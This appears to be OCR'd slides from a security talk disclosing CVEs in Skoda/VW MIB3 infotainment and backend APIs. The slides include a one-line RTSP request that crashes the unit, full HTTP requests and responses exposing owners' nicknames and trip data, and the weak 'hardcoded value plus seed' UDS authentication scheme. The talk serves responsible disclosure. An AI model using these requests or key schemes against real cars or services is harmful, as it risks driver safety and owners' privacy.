
10.173.189.X

Apple CarPlay

MIB3 infotainment
10.173.189.1
TCP port 7000
HTTP/RTSP

When an Apple CarPlay device is connected, the IVI opens TCP port 7000

# 4 DOS IN CARPLAY



In-vehicle AP
10.173.189.0/24

10.173.189.X

Apple CarPlay

MIB3 infotainment
10.173.189.1
TCP port 7000
HTTP/RTSP

```
ANY /logs?id=0 RTSP/1.0
Host: 10.173.189.1:7000
```

10.173.189.Y

If any device sends *logs* request with *id* parameter specified, the IVI crashes
There is null-ptr dereference in CarPlay code

CVE-2023-28898 / CVSS 5.3

FINDINGS

Low-level

Application-level

Backend

Diagnostic interface


# 5 & 6 BACKEND PROBLEMS

- Vulnerable API hosts:
  - *userinformationservice.apps.emea.vwapps.io* – primary user nickname disclosure
  - *fal-3a.prd.eu.dp.vwg-connect.com* – trip data disclosure

CVE-2023-28900 & CVE-2023-28901 / CVSS 5.3


# 5 NICKNAME DISCLOSURE

- A would-be attacker can register as a guest user of any vehicle by knowing it’s VIN number
- Then, he/she can retrieve nickname of the primary user (typically, the owner)



CVE-2023-28900 & CVE-2023-28901 / CVSS 5.3

# 6 NICKNAME DISCLOSURE



Target: https://userinformationservice.apps.emea.vwapps.io

Request

```
POST /iaa/uic/v1/vin/[redacted]/users HTTP/2
Host: userinformationservice.apps.emea.vwapps.io
Accept: application/json
Accept-Charset: UTF-8
App-Version: AN 1.0
Authorization: Bearer
[redacted]
Content-Type: application/json; charset=UTF-8
Content-Length: 1569
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.14.7

{
  "idP_IT":
  [redacted]
```

Response


```
HTTP/2 200 OK
Date: Wed, 09 Nov 2022 10:37:24 GMT
Content-Type: application/json
Content-Length: 570
Cache-Control: no-cache, no-store, max-age=0,
must-revalidate
Pragma: no-cache
Expires: 0
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Xss-Protection: 1 ; mode=block
Referrer-Policy: no-referrer

{
  "vin":"[redacted]",
  "users":[
    {
      "idPID":"mySkoda",
      "inVehicle":true,
      "mbbUserId":"jYH8Ym1wbOT8lRHNhxTNYCM6Jm61",
      "ssoId":"371b3f4f-b550-41fe-bce6-658ccd1213b4"
      ,
      "role":"PRIMARY_USER",
      "securityLevel":"HG_3",
      "status":"ENABLED",
      "spinStatus":"DEFINED",
      "nickname":"Private Nickname",
      "spinLockedWaitingTime":"0"
    },
    {
      "idPID":"mySkoda",
      "inVehicle":false,
      "mbbUserId":"O9WW9FZ2WxUztuOhLX1t4Pk4nzZ",
      "ssoId":"f38e9970-a9f3-420b-8be5-9a4e5379168c"
      ,
      "role":"GUEST_USER",
      "securityLevel":"HG_0",
      "status":"ENABLED",
      "spinStatus":"DEFINED",
      "nickname":"anna b.",
      "spinLockedWaitingTime":"0"
    }
  ]
}
```

890 bytes | 760 millis


# 6 TRIP DATA DISCLOSURE

- Similar issue, but registering as a guest is not required
- The primary user of the vehicle must exist to reproduce the vulnerability



CVE-2023-28900 & CVE-2023-28901 / CVSS 5.3

# 6 TRIP DATA DISCLOSURE



Target: https://fal-3a.prd.eu.dp.vwg-connect.com

Request

```
GET
/fs-car/bs/tripstatistics/v1/Skoda/HU/vehicles/[redacted]
/tripdata/shortTerm?type=list HTTP/1.1
Host: fal-3a.prd.eu.dp.vwg-connect.com
Accept: application/json
Accept-Charset: UTF-8
X-Platform: Android
X-Language-Id: en
X-Country-Id: US
Accept-Language: en-US
Accept-Charset: UTF-8
Authorization: Bearer
[redacted]
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.14.7
If-Modified-Since: Wed, 09 Nov 2022 10:41:18 GMT
Connection: close
```

Response

```
HTTP/1.1 200 OK
X-FS-Tracking-ID:
964c9b51-e708-4fad-9437-3085edaa31e5
Content-Type: application/json;charset=UTF-8
Content-Length: 448
Date: Wed, 09 Nov 2022 13:33:19 GMT
Connection: close
Server: www

{
  "tripDataList":{
    "tripData":[
      {
        "tripType":"shortTerm",
        "tripID":969479805,
        "averageFuelConsumption":87,
        "averageSpeed":10,
        "mileage":16,
        "startMileage":1506,
        "traveltime":92,
        "timestamp":"2022-11-02T14:38:22Z",
        "reportReason":"userReset",
        "overallMileage":1523
      },
      {
        "tripType":"shortTerm",
        "tripID":989909414,
        "averageSpeed":0,
        "mileage":0,
        "startMileage":1523,
        "traveltime":3,
        "timestamp":"2022-05-18T13:47:04Z",
        "reportReason":"clamp15off",
        "overallMileage":1522
      }
    ]
  }
}
```

FINDINGS

Low-level


Application-level

Backend

Diagnostic interface

# 7 & 8 WEAK UDS AUTH

UDS simple authentication scheme – Security Access Service 0x27



CVE-2023-28896 & CVE-2023-28897 / CVSS 3.5

# 7 & 8 WEAK UDS AUTH

- For MIB3 IVI, key is calculated as follows:

```
<hard-coded_value> + <SEED>
```

- Where “+” means arithmetic addition
- Having one successful authentication sniff, it is possible to retrieve the secret hardcoded value and use it for subsequent authentications
- Moreover, it’s possible to retrieve the hardcoded secret value from the firmware

CVE-2023-28896 & CVE-2023-28897 / CVSS 3.5

# UDS CONTROLS

- UDS usually allow performing test functions on the car:
  - Turning different systems on and off
  - Opening/closing doors and windows
  - Activating lights, horn, wipers, washers, and so on
  - Sometimes even manipulate acceleration / brake pedals and control steering wheel angle
- This functionality is useful for car repair services
- Malicious access to OBDII port means safety risk
- OBDII dongles…

# UDS CONTROLS

# 9 DIAG INTERFACE PROTECTIONS

- How to protect this interface from malicious manipulations?
  - Tester authentication before performing safety-related tests
  - Central gateway should include firewalling rules
  - Speed limit for diagnostic function availability
  - Physical authentication – such as trunk opening

UDS authentication

Firewall

Speed limit

Physical auth


# 9 ENGINE DOS VIA OBDII

- We keep finding issues in all diagnostic protection layers of different car manufacturers
- For Skoda Superb we found a certain command that bypasses speed limitation and causes engine to stop at a speed, but with certain limitations

Speed limit

Safety issues

# 9 ENGINE DOS VIA OBDII




CVE-2023-28899 / CVSS 6.2

# IMPACT

- Physical authentication layer greatly reduces exploitation capabilities
- Car controls, such as doors, mirrors are protected by speed limitation
- OEMs are working on a solution to eliminate any risk

REPORTING TO OEM

# DISCLOSURE TIMELINE



11.2022
Advisory sent
to Škoda

04.2023
Backend fixed
Other issues are in progress
CVEs reserved

07.2023
Sync with VW
before publication

09.2023
Disclosure

# OEM REPLY

- Both Škoda and VW security teams consider security issues in their cars seriously
- Security of vehicle users is top priority for everyone

CLOSING PART

# KUDOS

- PCAutomotive team for conducting this research
  - Aleksei Stennikov @ - hardware bugs have no chance
  - Artem Ivachev @ivachyou – RE and PWN all day long
  - Anna Breeva @ - backend bugs
  - Abdellah Benotsmane @ - CAN / OBDII / UDS and EVCS
- Škoda and VW car incident handling teams for processing our advisory and for the effort towards making cars better

# FUTURE RESEARCH

- Release critical vulnerabilities which are currently being addressed by OEMs
  - We have 2 ongoing disclosures
  - Complete vehicle compromise and remote control with persistence
- Publish our research of EV chargers
- Release cool TI findings

# FINAL WORDS

